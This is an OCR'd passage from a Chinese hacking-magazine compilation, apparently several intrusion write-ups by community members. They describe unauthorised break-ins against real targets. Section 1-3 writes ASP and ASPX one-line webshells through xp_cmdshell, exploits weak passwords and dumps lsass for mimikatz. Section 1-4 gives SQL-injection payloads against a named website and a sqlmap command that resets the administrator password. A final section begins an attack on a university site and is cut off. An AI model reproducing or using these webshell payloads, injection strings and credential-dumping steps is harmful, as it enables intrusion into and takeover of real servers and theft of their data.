


图　1-3-25

被拦截了，没办法，我在 c:\inetpub\wwwoot\顺手写了个文件，Exec master.dbo.xp_cmdshell 'echo 1>c:\inetpub\wwwroot\1.txt'，在 192.168.0.1 那台肉鸡上访问（外网访问不了的），成功了，看来根目录就是 c:\inetpub\wwwroot\，写一句话吧。“echo hello^<%eval request("a")%^> >c:\inetpub\wwwroot\12.asp”，访问之，如图 1-3-26：

图　1-3-26

太气人了，写个 aspx 的菜刀马试试呗，“ echo ^<%@ Page Language="Jscript" validateRequest="false" %^>^<%Response.Write(eval(Request.Item["w"],"unsafe"));%^>aspx Test oo∩_∩oo> c:\inetpub\wwwroot\1.aspx”，访问之，如图 1-3-27：




图　1-3-27

成功了，将菜刀传到，但是菜刀只能读东西，没法上传文件，我当时觉得这是马的问题，应该再传了大马，但是上传失败，我没有继续找可写目录，这个地方说是失误之处吧。思路到此戛然而止，突然想到那几个账号，何不试试弱口令，好戏开始了，如图 1-3-28：




图　1-3-28

这几个账号中除了 administrator 很复杂外，其他密码都是账号本身，但是让我登陆进去之后，都卡死了，如图 1-3-29：




图　1-3-29

直到 usciio 这个账号虽然没有完全等进去，但是，我用慢镜头播放，如图 1-3-30：

图　1-3-30

没有弱口令，首先我对用友软件不熟悉，我点帮助键，注意看，如图 1-3-31：




图　1-3-31

点打印点，查找打印机，如图 1-3-32：




图　1-3-32

看到没有，这样就算是进来了，我们可以在地址栏或者其他地方调用各种命令，如图 1-3-33，图 1-3-34：




图　1-3-33




图　1-3-34

只是这个用户的权限是普通用户权限，如图 1-3-35：

图　1-3-35

各种功能受限，计算机上还开起了 UAC，但是这不妨碍我们写一个大马了，找可写目录写一个大马，然后用数据库的 sys 权限将大马移到网站根目录就可以访问了。接下来的事就简单多了，在大马中找可写目录，将 procdump 上传到服务器，在数据库的 sys 权限下执行，生成 lsass.dmp 文件，将 lsass.dmp 文件传回到本机，用 mimitakz 解密，由于目标机是 32 位 win8，用 32 位 win7 就可以解密了，如图 1-3-36：




图　1-3-36

为了这个小密码可折腾坏我了，现在正式进入，看看是什么原因不能加用户，这个地方还有点小曲折 administrator 登陆过程中，用友的那个登录窗口还是会拦着，这是只要按照上述方法，调出任务管理器，然后点连接就可以登陆了，这个地方由于我已经登录进来了，所以按钮变灰了，下面我再加个用户看看到底是什么拦截了，如图 1-3-37：




图　1-3-37

真是 360 搞的鬼，至此这台机器的渗透就到这里了，但是怎么样突破 360 的拦截还是一个长久问题，这个只不过因为能执行部分命令所以渗透成功，如图 1-3-38：

图　1-3-38

（全文完）责任编辑：Rem1x

第4节　我是如何搞定搜云的

作者：小影
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

今天闲着蛋疼无聊，于是就来检测下 acn jj 的站 soyun.org，听说 9E 数据开始了，之前用 wvs 神马神马等等工具扫过也没扫出神马注入突然想起搜云之前不是源码被拔了么，于是本屌就来看看源码，看看他的社工库查询 sql 语句看到 api.php 里面的查询语句，如图 1-4-1：




图　1-4-1

可以看到$str 从 get 传递过来未经过过滤就直接进入了 sql 语句（而且这是 mssql，mssql 注入是支持分句执行的加个分号可以执行两条 sql 语句）估计他用的还是以前的源码，改了下界面，看到 soyun 还用了 360webscan，不过他的 360webscan 没配置好，可以直接注入，然后接下来就开始注入了，提交：www.soyun.org/api.php?so=1141056911’) and 1=1--返回正常，提交 www.soyun.org/api.php?so=1141056911’) and 1=2--返回错误，爽！然后接下来判断是不是 sa 权限，提交 http://www.soyun.org/api.php?so=1141056911’) and 1=(select IS_SRVROLEMEMBER(’sysadmin’))—正常，如图 1-4-2：




图　1-4-2

接下来就交给 sqlmap 了，参数：“sunshie@Ubuntu:~/hack/sqlmap$ ./sqlmap.py -u "http://www.soyun.org/api.php?so=1141056911')*" --os-cmd="net user administrator 123123.."”，我嫌麻烦就直接改的 administrator 的密码，如图 1-4-3：




图　1-4-3

然后就没有然后了，如图 1-4-4，图 1-4-5：




图　1-4-4

图　1-4-5

（全文完）责任编辑：Rem1x

第5节　当 iis7.5 畸形解析漏洞碰上 CKFinder

作者：思念
来自：听潮社区 — F4ckTeam
网址：http://team.f4ck.org/

因为一天没课，翻看东西的时候发现以前一个想拿下的大学网站，但当时看了下，感觉拿不下就放弃了，今天反正闲来无事就仔细看看，如图 1-5-1：

图　1-5-1

一个大学，一般大学基本都是看分站，主站基本都做的很安全，直接谷歌 site：www.xxx.com aspx（因为以前搜过了 asp，所以就直接搜索 aspx），如图 1-5-2：

